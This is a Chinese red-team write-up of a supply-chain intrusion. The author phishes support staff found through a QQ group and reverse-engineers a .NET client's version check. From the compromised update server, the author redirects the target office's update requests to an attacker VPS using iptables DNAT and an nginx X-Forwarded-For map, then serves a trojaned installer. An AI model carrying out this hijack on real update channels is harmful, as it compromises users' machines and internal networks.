前言：离开一线已经一年左右了，有很多感触，近期整理资料的时候发现了这篇文章，算是一次比较经典供应链案例分享，闲来无事随便写写。

目标信息搜集

1.常规信息搜集思路，搜集外网资产业务系统，发现所有业务均已下线。

2.母公司和分公司是一个站群，均是静态页面且全部部署在阿里云。

3. 两个未关闭的业务点比较感兴趣，一个是招投标的门户，一个是八竿子打不着的分公司的portal，均部署在阿里云。

思考：如果拿下这两个业务的情况，能否进入内网（因为上面说了部署在阿里云），考虑时间与成本问题，是否选择直接放弃此目标，考虑到招投标业务肯定用户交互比较多，即使直接进入不到内网，是否可以考虑水坑的方式来和员工进行交互。

尝试拿下招投系统

1. 对业务系统进行信息搜集，根据前端特征，尝试寻找代码，根据JS特征，从其他网站借到了一份代码，挖到漏洞挖掘以后，没有拿下，后续看到有人在业务流程投诉，说正常业务都已无法使用，官方回答是部署了RASP，因为漏洞和RASP的特殊性，没有拿到SHELL。
2. 另寻他路，招投标文件里有许多联系方式，尝试寻找信息进行钓鱼。


3.遇到内容比较多的网站，个人习惯，会用Google语法来拿到一些信息，拿到了帮客户答疑的QQ群。pdf里面会包含一些招投标联系人方式，电话和邮箱等信息

```
site:terget.com filetype:pdf   intext:QQ群等语法
```

因为敏感性就不贴实际图片了，最终我是进入到了一个群里。

尝试在群内进行钓鱼切入

1.在QQ群内分析上下文，发现此平台是供应商一站式维护，包含客服人员都是外包，看到这里其实觉得能进客户内网的机会已经很小了。尝试找一位解答问题的工作人员进行钓鱼，拿到了一个Web登陆账号是前台登陆，看到一些配置字段。因为RASP原因也并未能拿到shell。



在群内分析聊天记录，看到反馈最多的是一个客户端升级问题，好的，我开始升级了


正菜来了

1.抓包获取服务端更新地址。

2.分析客户端升级流程。


3.逆向整个程序升级逻辑和执行流程

1.1直接打开Wireshark抓流量，一个简单的HTTP/POST请求，Json返回更新升级信息，基本流程就是软件打开后，会向服务端发起一个请求，来验证NewVersion字段匹配版本。



看文字意思即可图片可忽略。


2.1客户端由.net开发，使用dnspy来对程序进行分析，多数功能HTTP/HTTPS来实现，不涉及其他协议分析，手动升级了一下客户端，并读客户端代码，定位到更新程序是NetUpgrade，并定位到升级模块为ApplicationUpdateManager，读ApplicationUpdateManager模块代码，读本地文件，versino.xml获取内容，从配置文件中获取更新内容，并且匹配版本信息来做比较，然后继续往下跟。



version.xml重要的就这一行，版本信息，会和服务端进行比较。

```
<Version>
  <local>V1.01</local>
</Version>
```

3.1拉起升级流程：代码功能处有一个CompareVersionNewMetHod看中文意思是比较版本的意思，往里跟了一下流程逻辑大概是，如果匹配到本地配置文件local版本信息和服务器的版本不一样，就会拉起升级流程。




正常如果是匹配到不一样的版本会直接拉起升级流程，进行客户端升级。

分析升级包执行流程

1.点击完升级按钮以后，会从服务器下载新的更新包到本地来进行更新

2.下载完毕本地会保存一个Setup的升级包来进行更新，我们在进行MITM攻击的时候，要对Setup进行替换，从而实现整套攻击流程，后续测试发现Setup进程执行完毕以后会将进程进行退出，所以在loader里面要做保活的操作。



获取服务端权限，实施MITM攻击

1. 通过Web拿到服务端权限。
2. 整理中间人攻击思路，根据来源地址劫持我们用Wireshark抓到的更新路由UpdateController.do路由进来的流量，根据上面分析的升级逻辑，只需要返回大于当前local字段的版本号即可拉起更新流程。

流量转发，尝试进行中间人攻击

既然拿到服务端权限了 一些都好说了，尝试把服务端处理更新的流量来做转发，劫持到我们自己的服务器来处理升级流程，大致思路如下，劫持升级流程，修改客户端本地版本信息，下发升级包种植木马。

1.通过iptables做流量转发，发现目标在阿里云并且购买了付费版安骑士，这个情况下会本地开一个Nginx把流量转发到墙上，有nginx情况下，入站流量到不了iptables这层来处理，所以这条路只能放弃。

```
1 echo '1' > /proc/sys/net/ipv4/ip_forward
2 iptables -t nat -I PREROUTING 1 -s 1.1.1.1 -p TCP --dport 80 -j DNAT --to-d
3 iptables -t nat -I POSTROUTING 1 -s 1.1.1.1 -d 2.2.2.2（vps） -j MASQUERADE
```

2.Java-Filter通过Java 注入filter 根据来源ip匹配，来拦截指定路由流量转发到我的vps做中间人。因为当时注内存马的时候翻车了，导致业务系统抛了一个错误，差点导致业务挂掉了所以这条路也暂时放弃。

3.Nginx-Reload，第一时间发现Nginx是在本地，刚好是root权限，Nginx可以动态reload配置文件热加载(不停机载入配置)所以优先考虑使用nginx来操作，通过X-Forwarded-For来匹配入站流量做MIT。

```
upstream xxx{server 1.1.1.1:17005}
map $http_x_forwarded_for server{
default "xxxx";
2.2.2.2 "xxxx";
}
```

筛选该单位办公出口，定向指定IP进行劫持，通过Nginx把流量转发到MITM服务器，在MITM脚本对版本进行修改　从而达到本地和服务器版本不一致，拉起更新流程，并替换升级包，最终成功进入该目标内网。